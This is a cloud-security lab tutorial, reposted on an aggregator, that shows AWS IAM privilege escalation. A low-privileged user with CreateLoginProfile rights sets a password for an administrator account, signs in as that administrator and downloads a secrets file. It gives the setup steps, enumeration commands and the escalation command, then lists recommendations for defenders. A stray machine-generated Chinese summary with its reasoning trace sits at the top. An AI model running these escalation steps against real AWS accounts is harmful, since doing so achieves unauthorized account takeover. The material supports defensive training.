好的,我现在需要帮用户总结一篇文章的内容,控制在100字以内。用户已经提供了文章的详细内容,所以我需要先仔细阅读并理解文章的主要信息。 首先,文章讨论的是云平台中的身份和访问管理(IAM),特别是如何通过配置错误的IAM权限导致账户被入侵。具体来说,文章介绍了一个实验,展示了低权限的IAM用户如何创建其他用户的控制台登录配置文件,从而提升权限到全账户管理员。 接下来,文章分为几个部分:实验设置、枚举和利用、分析、建议和结论。实验中创建了两个用户:一个低权限用户和一个高权限用户,并配置了一个用户组,赋予其CreateLoginProfile权限。通过Python脚本和AWS CLI进行枚举和利用,最终实现了权限提升。 分析部分指出,这种配置错误可能导致账户完全被接管。建议包括限制CreateLoginProfile权限、使用权限边界、限制枚举权利、启用MFA等。 总结时,我需要将这些关键点浓缩到100字以内。重点在于IAM配置错误导致的漏洞、实验过程以及防范措施。 现在开始组织语言:首先说明主题是云安全中的IAM配置错误风险。然后描述实验中低权限用户如何利用CreateLoginProfile提升权限。最后提到防范措施如限制权限、启用MFA等。 检查字数是否在限制内,并确保语言简洁明了。 </think> 本文探讨了云平台中身份和访问管理(IAM)配置错误带来的安全风险。通过实验展示,低权限IAM用户可利用`CreateLoginProfile`权限创建其他用户的登录配置文件,从而提升至全账户管理员权限。文章强调了IAM配置不当可能导致账户完全接管的风险,并提出了限制敏感操作、启用多因素认证等防范措施。 2025-10-3 09:19:21 Author: www.hackingarticles.in(查看原文) 阅读量:31 收藏
Identity and Access Management (IAM) is the foundation of security in every cloud platform. Misconfigurations or over-privileged identities are among the most common causes of cloud breaches, making IAM a prime target for both attackers and defenders.
This hands-on lab demonstrates how a low-privileged IAM user can create console login profiles for other users that can be abused to escalate to full account admin.
Table Of Contents
About IAM CreateLoginProfile
Lab Setup and Prerequisite
Part 1: IAM Lab Setup
- Provisioning a Low-Privileged IAM User
- Provisioning a High-Privileged IAM User
- provisioning a User Group with CreateLoginProfile policy
Part 2: Enumeration and Exploitation
- Enumerating profile with Python script
- Set up & Enumeration of profile using AWS CLI
- IAM CreateLoginProfile Exploitation
Analysis
Recommendations
Conclusion
About IAM: CreateLoginProfile
CreateLoginProfile in AWS IAM is the API action that creates a password (login profile) for an IAM user so they can sign in to the AWS Management Console.
You can use the AWS CLI, the AWS API, or the Users page in the IAM console to create a password for any IAM user.
Lab Setup and Prerequisites:
- An AWS Account
- VM Kali Linux
If you are new to AWS platform, it is recommended to go through the AWS Lab setup here.
Part 1: IAM Lab Setup
Here are the instructions for setting up the environment. We will access the AWS console and configure the AWS Command Line Interface (CLI).
Users:
Igt_sanjeet : Low privileged user with risky permissions attached
Igt_admin : High privileged user with admin access
Policy name:
Igt_LoginProfile-PrivEsc
Provisioning a Low-Privileged IAM User
- Navigate to IAM > Users, then click Create userto set up a new IAM identity.

- Create the user a Username(e.g. lgt_sanjeet) and press Next to set permission.

- Set permission to configure lgt_sanjeet user’s permissions as Add user to groupfrom the Permissions options, press Next

- Create user as show

- Click on the username i.e. Igt_sanjeet

- Create access key for the user.

- Select “Command Line Interface (CLI)”as the use case.

- Check the box as shown and proceed.


- Click Create access key

- Now download the .csv file containing the Access Key ID and Secret Access Key. Keep these credentials secure.

Provisioning a High-Privileged IAM User
Then, create a powerful IAM user. This user embodies the elevated permissions that lgt_sanjeet (low-privileged user) will temporarily gain during our demonstration.
- Navigate to IAM > Users, then click Create user to set up a new IAM identity

- Give details as Igt_admin as username, click Next

- Then, to Set permissions, select Attach policies directly

- On Permissions policies, search and select “AdministratorAccess”. This policy grants comprehensive control over virtually all AWS services and resources, making it our “high-privileged” target for the lab.
Click Next

- Create user Igt_admin

Provisioning a User Group with CreateLoginProfile policy
- Firstly, go to IAM > User groups > Create group.

- Add details like the group name as create-loginprofile-group

- After creating the group, select its name

- Click Add permissions → Create inline policy to define and attach a custom policy directly to the create-loginprofile-group.

- Specify permissions on the Policy Editor. Write an inline policy which created for a single IAM identity (user, group, or role) and later it will be used as an escalation path.
- iam:CreateLoginProfile → lets you set a console password for an IAM user so they can log in to the AWS Management Console.
- iam:ListAccessKeys → lets you view the access keys that exist for a specific IAM user.
- iam:ListAttachedUserPolicies → shows which managed policies are attached to a user.
- iam:ListUsers → lists all IAM users in the account.
- iam:ListGroups → lists all IAM groups in the account.
- iam:ListGroupPolicies → lists the names of inline policies embedded in a group.
- iam:GetGroupPolicy → retrieves the actual JSON document of an inline group policy.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "iam:CreateLoginProfile",
        "iam:ListAccessKeys",
        "iam:ListAttachedUserPolicies"
      ],
      "Resource": [
        "arn:aws:iam::*:user/Igt_sanjeet",
        "arn:aws:iam::*:user/Igt_admin"
      ]
    },
    {
      "Effect": "Allow",
      "Action": [
        "iam:ListUsers",
        "iam:ListGroups",
        "iam:ListGroupPolicies",
        "iam:GetGroupPolicy"
      ],
      "Resource": "*"
    }
  ]
}

This is how the policy appears on Policy editor in JSON format.
- Click Next

- Give policy details such as its name Igt_LoginProfile-PrivEsc and click create policy

- Now, select the group name on users groups and click the Add users

- Select user Igt_sanjeet and then he became the part of the group create-loginprofile-group

Part 2: Enumeration and Exploitation
Use Case Scenario for CreateLoginProfile
In real world scenarios, it’s for onboarding, but in a security lab it’s to demonstrate how misconfigured permissions can lead to privilege escalation.
Enumerating profile with Python script
python enumerate-iam.py --access-key AKI*********** --secret-key ISN*************
This Python enumeration confirmed that the low-privileged user Igt_sanjeet can list IAM users, groups, and access keys, providing the necessary visibility to identify and escalate into higher-privileged accounts.

Set up & Enumeration of profile using AWS CLI
Now set up the AWS CLI with the IAM user’s credentials, to directly interact with the AWS environment from Kali machine.
- Set up a profile named Igt_sanjeet in AWS CLI.
aws configure --profile Igt_sanjeet
Assigning the access key ID, secret access key, and default region for that profile.

- The following command will retrieve the identity information (UserId, Account ID, ARN) for the currently authenticated user via that profile.
aws sts get-caller-identity --profile Igt_sanjeet

- Here, we will try to run the command.
aws s3 ls --profile Igt_sanjeet
The action will be denied as no identity-based policy can do it.

- Lists all IAM groups in the account that the Igt_sanjeet profile has permission to see.
It does not filter to only groups that Igt_sanjeet belongs to, it returns every group in the account (unless blocked by permissions).
aws iam list-groups —profile Igt_sanjeet

- This command will list the names of inline policies attached to the IAM group create-loginprofile-group. Pay attention to the output enclosed in red box.
aws iam list-group-policies --group-name create-loginprofile-group --profile Igt_sanjeet

- Now, this command will retrieve and display the full JSON document of the inline policy named Igt_LoginProfile-PrivEsc that is attached to the group create-loginprofile-group. Instead of just showing the policy
aws iam get-group-policy --group-name create-loginprofile-group --policy-name Igt_LoginProfile-PrivEsc --profile Igt_sanjeet

- Running this command will list all IAM users in the AWS account that the credentials for the Igt_sanjeet profile have permission to see.
aws iam list-users --profile Igt_sanjeet

- This command creates a console login profile (username + password) for the IAM user Igt_admin.
NOTE: Since Igt_admin has the AdministratorAccess policy, whoever controls this password can log in to the AWS Console as a full admin, which in a misconfigured environment = privilege escalation to admin.
aws iam create-login-profile --user-name Igt_admin --password 'YourStrongP@ssw0rd!' --password-reset-required --profile Igt_sanjeet

IAM CreateLoginProfile Exploitation
Firstly, use the AWS Console login page with your account ID, enter IAM username Igt_admin, the password you set with create-login-profile, and click Sign in.

After login, check the console banner, it should show Igt_admin with full access. Now, the user has administrator privileges through privilege escalation.

In the Console (top-left search), type s3 and click S3 — confirm you are signed in as Igt_admin (top-right).

On General purpose buckets, select the bucket, named Igt_bucket

Then, click your bucket name (Igt-bucket) and here in objects you can see a text file secrets.txt, Download the file

On AWS CLI, use this command to check if it’s working, and it’s a success this time.
ls secrets.txt
Display the contents of file
cat secrets.txt

Analysis
This lab demonstrates how a seemingly low-privileged IAM user (Igt_sanjeet) abuses a iam:CreateLoginProfile permission for the Igt_admin user (who already had the AdministratorAccess policy attached), the attacker gained direct console login as Igt_admin, achieving full account takeover.
Recommendations
- Restrict iam:CreateLoginProfile
- Only trusted administrators should have this action.
- Explicitly deny it for all non-admin users.
- Use permissions boundaries
- Prevent low-privileged accounts from performing privilege escalation actions, even if added groups.
- Limit enumeration rights
- Enable MFA for all admins
- Monitor with CloudTrail
- Apply least privilege
Conclusion
This lab shows how a single misconfigured IAM permission (CreateLoginProfile) can lead to full account compromise when combined with enumeration rights. IAM misconfigurations are low-hanging fruit for attackers. Preventive controls, detection, and governance are critical to stop privilege escalation in the cloud.
Author: Fatima Aziz is an accomplished cybersecurity professional with expertise in cloud security, holding certifications such as GPCS and CCSK. Contact Fatima Aziz on LinkedIn
如有侵权请联系:admin#unsafe.sh